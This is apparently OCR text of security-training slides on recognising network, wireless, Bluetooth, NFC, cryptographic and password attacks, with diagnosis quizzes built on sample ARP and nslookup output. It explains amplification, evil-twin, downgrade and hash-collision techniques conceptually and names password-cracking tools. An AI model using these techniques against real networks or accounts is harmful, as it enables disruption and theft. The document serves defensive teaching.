
Reflection Attack Example



DNS Amplification Attack

- A popular type of reflection attack
- Abuses features of DNS to dramatically amplify the attack
- Instead of a simple A or PTR lookup, the spoofed request specifies record type “ANY” (including large message types)
- Each DNS server sends an entire zone transfer (all records) to the target
- 60 byte request elicits a 4000+ byte response per DNS server
  - 70:1 amplification factor
- Multiple open DNS servers are sent the same query
- Combined responses can overwhelm even the most robust network infrastructure

DNS Amplification Attack Example



DNS Amplification Attack Indicators


- Small numbers of queries/small query size inbound to the DNS server
- Large message size/larger numbers of records/entire zone transfers sent in response to the client
- DNS server CPU and RAM utilization is low/moderate
- DNS network interface traffic is high
- Some webserver (presumably the target) is overwhelmed with unsolicited DNS response traffic

Wi-Fi Wireless Attack


- Wireless attacks tend to be aimed at breaking into the network, or simply causing a denial-of-service
- Most attacks involve:
  - Rogue access point / evil twin
  - WEP/WPA/WPA2/WPS password/PIN cracking
  - Jamming

Wi-Fi Jamming Example

- Output from a spectrum analyzer shows solid wall of jamming signal across all channels



Wireless Evil Twin Attack Example




Same or similar SSID
Stronger signal strength
(closer to victim)

Wi-Fi Wireless Attack Indicators

- Excessive ARP requests to the same wireless access point
- Wireless network becomes unusually slow
- Wireless clients are randomly disconnected from the network
- Unauthorized wireless access points with the same or similar SSID suddenly appear
  - Their signal is stronger than that of the authorized WAPs
  - Especially in unexpected places such as the parking lot, outdoor break areas, or any place that is physically away from the authorized access point
- The access point unexpectedly requests the user to log in again

Bluetooth Attacks

- Most Bluetooth attacks involve the connection between a phone and another device:
  - Another phone
  - IoT wearable
  - Printer



Bluetooth Attack Types

- **Bluesmacking**
  - Denial of service against device
- **Bluejacking**
  - Sending unsolicited messages
- **Bluesniffing**
  - Attempt to discover Bluetooth devices
- **Bluebugging**
  - Remotely using a device's features
- **Bluesnarfing**
  - Theft of data from a device

Bluetooth Attack Types (cont'd)

- **Blueprinting**
  - Collecting device information over Bluetooth
- **HelloMoto**
  - Attacker connects to the headset profile of a vulnerable Motorola device without the need for authentication
- **Car Whisperer**
  - Connect to the Bluetooth radio in a nearby car by using default PIN codes; you can then control the car's multimedia system
- **BLUFFS**
  - Exposes devices to Adversary-in-the-Middle Attacks
  - Enables device impersonation and machine-in-the-middle across sessions by only compromising one session key

Bluetooth Attack Indicators

- Your device works differently or less efficiently
- You have higher-than-usual data charges
- You see Bluetooth connections to unknown devices
- There are apps that you don’t recognize on your phone’s home screen
- You can’t log in to your online accounts
- Your contacts, phone logs, or messages are published online

Near Field Communication (NFC)

- Used for very short distance (up to 10 cm/4”) communication:
  - Contactless (tapping) payment
  - Phone-to-phone “air drop” file and image transfer
  - Negotiating/opening a connection for Bluetooth file transfer
  - Tap-to-authenticate Yubi Keys
- Mostly for convenience

NFC Attacks

- Short distance makes NFC hard to hack remotely
- Still at risk of eavesdropping, cloning, relay attack, payment information skimming, replay, stolen keys, etc.
- Protect NFC by:
  - Keeping NFC-enabled devices close by
  - Set up two-step verification for NFC-enabled keys fobs, and on credit and debit cards

Question

- You believe that some network traffic was intercepted before being transmitted to the Internet.
- When you examine output from an internal host, you observe that several IP addresses in its ARP cache have the same MAC address.
- What is the most likely attack type?
- **On-path**

```
IPv4 Address . . . . . . 10.0.0.87
Subnet Mask. . . . . . 255.255.255.0
Default Gateway. . . . 10.0.0.1

Internet Address      Physical Address
10.0.0.1              aa-bb-cc-dd-11-22
10.0.0.200            aa-bb-cc-dd-11-22
```

Question #2

- You are experience heavy amounts of traffic hitting your network edge from many different IP addresses.
- What type of attack is this?
- **DDoS**

Question #3

- Your public website https://www.example.com has an IP address of 93.184.216.34.
- However, for the past hour you have received reports of the website displaying wrong information.
- A quick nslookup search shows https://www.example.com points to 131.107.1.200.
- What type of attack is this?
- **DNS Poisoning**

Question #4

- Your users report that they are unable to reach external websites
- Your DNS server's network interface is flooded with client queries
- Network logs show only a small number of DNS queries sent to the DNS server
- What's going on?
- **Reflected DDoS against your DNS server**

Question #5

- Users are reporting that they are unable to reach your website.
- Your webserver's network interface is flooded with DNS responses from many DNS servers
- What's going on?
- **DNS amplification attack against your webserver**

Question #6

- Connections to an HTTPS website are suddenly only using HTTP.
- Additionally, the connections have slowed down.
- You also notice that the IP address of the website seems to have changed.
- What type of attack might this be?
- **Could be on-path downgrade, or DNS redirect**

Question #7

- Your laptop constantly disconnects from the Wi-Fi network.
- Once it reconnects, you can reach the Internet but cannot access any internal resources such as shared folders.
- What type of attack is this?
- **Evil twin**

Question #8

- Some Wi-Fi users are having trouble connecting to the network.
- All WAPs are up and able to receive client connections.
- You realize that the problem clients are all in a building near a parking lot.
- What is the likely attack type?
- **Jamming**

Question #9

- A workstation with an IP address of 192.168.1.103 periodically loses connectivity to a server with an IP address of 192.168.1.101.
- Additionally, data that is transferred from the workstation to the server sometimes mysteriously appears on the Internet.
- You run arp -a on a different workstation and see the following output.
- What is going on?
- **On-path attack**

```
Internet address      Physical address      Type
192.168.1.101         27-4b-17-00-38-08     dynamic
192.168.1.102         8e-45-49-ac-67-b6     dynamic
192.168.1.103         27-4b-17-00-38-08     dynamic
192.168.1.105         1f-35-91-55-0f-39     dynamic
192.168.1.157         27-4b-17-00-38-08     dynamic
192.168.1.190         12-d6-cf-91-f6-3f     dynamic
```

Question #10

- A user reports that when they visit www.example.com, the website shows strange content.
- You visit the site and it looks fine.
- Compare the nslookup output from the user's workstation and yours.

```
C:\Users\chrys>nslookup www.example.com
Server:  cdns01.comcast.net
Address:  2001:558:feed::1

Non-authoritative answer:
Name:    www.example.com
Addresses:  2606:2800:220:1:248:1893:25c8:1946
          93.184.216.34
```

```
C:\Users\moozi> nslookup www.example.com
Server:  bwahaha.attacker.io
Address:  2006:bad:beef::1

Non-authoritative answer:
Name:    www.example.com
Addresses:  2003:dead:beef:1:1234:999:2abc:2000
          131.107.1.200
```

- What do you think is going on?
- **The user is the victim of some kind of DNS redirect attack**

Question #11

- A customer reports that your website displayed an image of a smiley face rather than the expected web page for a short time two days ago
- You look at a log and see the following around the time of the incident:

Website	Time	Name server	A record
example.com	8:10	dns1.example.com	192.168.1.10
example.com	9:00	dns1.example.com	192.168.1.10
example.com	9:30	names.attacker.io	10.10.50.5
example.com	10:00	dns1.example.com	192.168.1.10

- What type of attack is this?
- **DNS spoofing**

Question #12

- You are investigating some users who are being redirected to a fake website that resembles www.comptia.org.
- You know that the website's IP address is supposed to be 10.10.10.10.
- You found this on your DNS server:

Name	Type	Data
www	A	192.168.1.10
server1	A	10.10.10.10
server2	A	10.10.10.11
file	A	10.10.10.12

- What does this indicate?
- **DNS poisoning**

Question #13

- You want to deploy a technology that will allow phones to transfer data when they are in very close proximity to each other
- What will you deploy?
- **NFC**

Cryptographic Attack Indicators

Cryptographic Attacks

- A broad range of network-based or local attacks that could cause a cryptosystem to fail
- May attempt to:
  - Break the encryption
  - Side-step the encryption

Downgrade Attack

- Used against websites that don’t require HSTS (HTTP Strict Transport Service) from the client
  - A directive from the server that the client can ONLY connect using HTTPS
- An attacker inserts themselves (man-in-the-middle) between a client and server and then:
  - Sets up an SSL/TLS session with the server
  - Forces the encryption level to reduce to 512 bits (weaker)
  - Or forces a client to connect using HTTP (unencrypted)
- The attacker can then capture login credentials, session cookies, or even alter data as it is transmitted
  - E.g., change the recipient of a financial transfer to themselves

Collision

- A hash collision occurs when a hash algorithm produces the same hash value for two different input values
  - Uncommon, but still possible
- In a classic collision attack, the goal is to find two different messages that result in the same hash
- The attacker can then substitute the authorized message with the unauthorized message
  - If the hash is checked, the recipient mistakenly thinks the message is original and unchanged

Collision Example

- These following two different 128 byte sequences hash to the same
- Differences are highlighted
- MD5 Hash: 79054025255fb1a26e4bc422aef54eb4

d131dd02c5e6eec4693d9a0698aff95c 2fcab58712467eab4004583eb8fb7f89
55ad340609f4b30283e488832571415a 085125e8f7cdc99fd91dbdf280373c5b
d8823e3156348f5bae6dacd436c919c6 dd53e2b487da03fd02396306d248cda0
e99f33420f577ee8ce54b67080a80d1e c69821bcb6a8839396f9652b6ff72a70

and

d131dd02c5e6eec4693d9a0698aff95c 2fcab50712467eab4004583eb8fb7f89
55ad340609f4b30283e4888325f1415a 085125e8f7cdc99fd91dbd7280373c5b
d8823e3156348f5bae6dacd436c919c6 dd53e23487da03fd02396306d248cda0
e99f33420f577ee8ce54b67080280d1e c69821bcb6a8839396f965ab6ff72a70

Collision Attack Example

1. Moo creates two different documents A and B that have an identical hash value, i.e., a collision
   - Moo seeks to deceive Bob into accepting document B, ostensibly from Alice.
2. Moo sends document A to Alice, who agrees to what the document says, signs its hash, and sends the signature to Moo
3. Moo attaches the signature from document A to document B.
4. Moo then sends the signature and document B to Bob, claiming that Alice signed B
5. Because the digital signature matches document B's hash, Bob's software is unable to detect the substitution.

Birthday Attack

- A common implementation of a collision attack
- Based on the well known “birthday paradox”
  - If you have 23 people in a room then there is at least a 50% chance that two have the same birthday
- A birthday attack takes advantage of this statistical property by trying to find two different input messages that produce the same hash value (collision)
- If an attacker can find a collision, they can potentially trick a system into thinking that two different messages are the same
- Digital signatures can be susceptible to birthday attacks
  - Digital signatures use hashing + private key to prove authenticity
  - With MD5 you can create a collision in a little over 10,000 attempts
  - You can then replace the correct document with a fraudulent one, but the signature will still match

Cryptographic Attack Indicators

- Evidence of encrypted data exfiltration
- Evidence of encrypted transmission interception
- Evidence of physical tampering with encrypted systems
- Encrypted wireless packet replay
- MITM downgrade attacks
- Documents/data/network packets that seem correctly digitally signed, but do not contain the known original contents

Question

- Connections to an HTTPS website are suddenly only using HTTP.
- Additionally, the connections have slowed down.
- Nonetheless, you verify that traffic is still going to the correct site.
- What type of attack is this?
- **Downgrade**

Password Attack Indicators

Password Attack Types

- Active online attacks
  - Dictionary
  - Brute forcing
  - Password spraying
  - Hashdump
  - Keylogging
  - MITM
  - Credential Stuffing
  - Pass-the-Hash
- Passive online attacks
  - Sniffing
- Offline attacks
  - Many online cracking tools can also work for offline cracking
  - Grab a copy of the password database/file and start cracking!

Most password cracking tools can perform multiple attack types

Password Attack Types (cont'd)

- Physical access attack
  - Boot the system from a USB stick or CD to steal the password file
  - OR - use a tool such as CHNTPW to overwrite the area on disk that stores passwords
- Non-electronic attacks
  - Social engineering - most effective
  - Shoulder surfing
  - Dumpster diving
  - Snooping around
  - Guessing
  - Rubber host (coercion)

Where Passwords are Stored


- Windows Security Accounts Manager (SAM)
  - Located in C:\Windows\System32\config\
  - Prior to Windows 10, the SAM was encrypted by SYSKEY (128-bit RC4 encryption)
  - Since Windows 10, BitLocker disk encryption encrypts the SAM
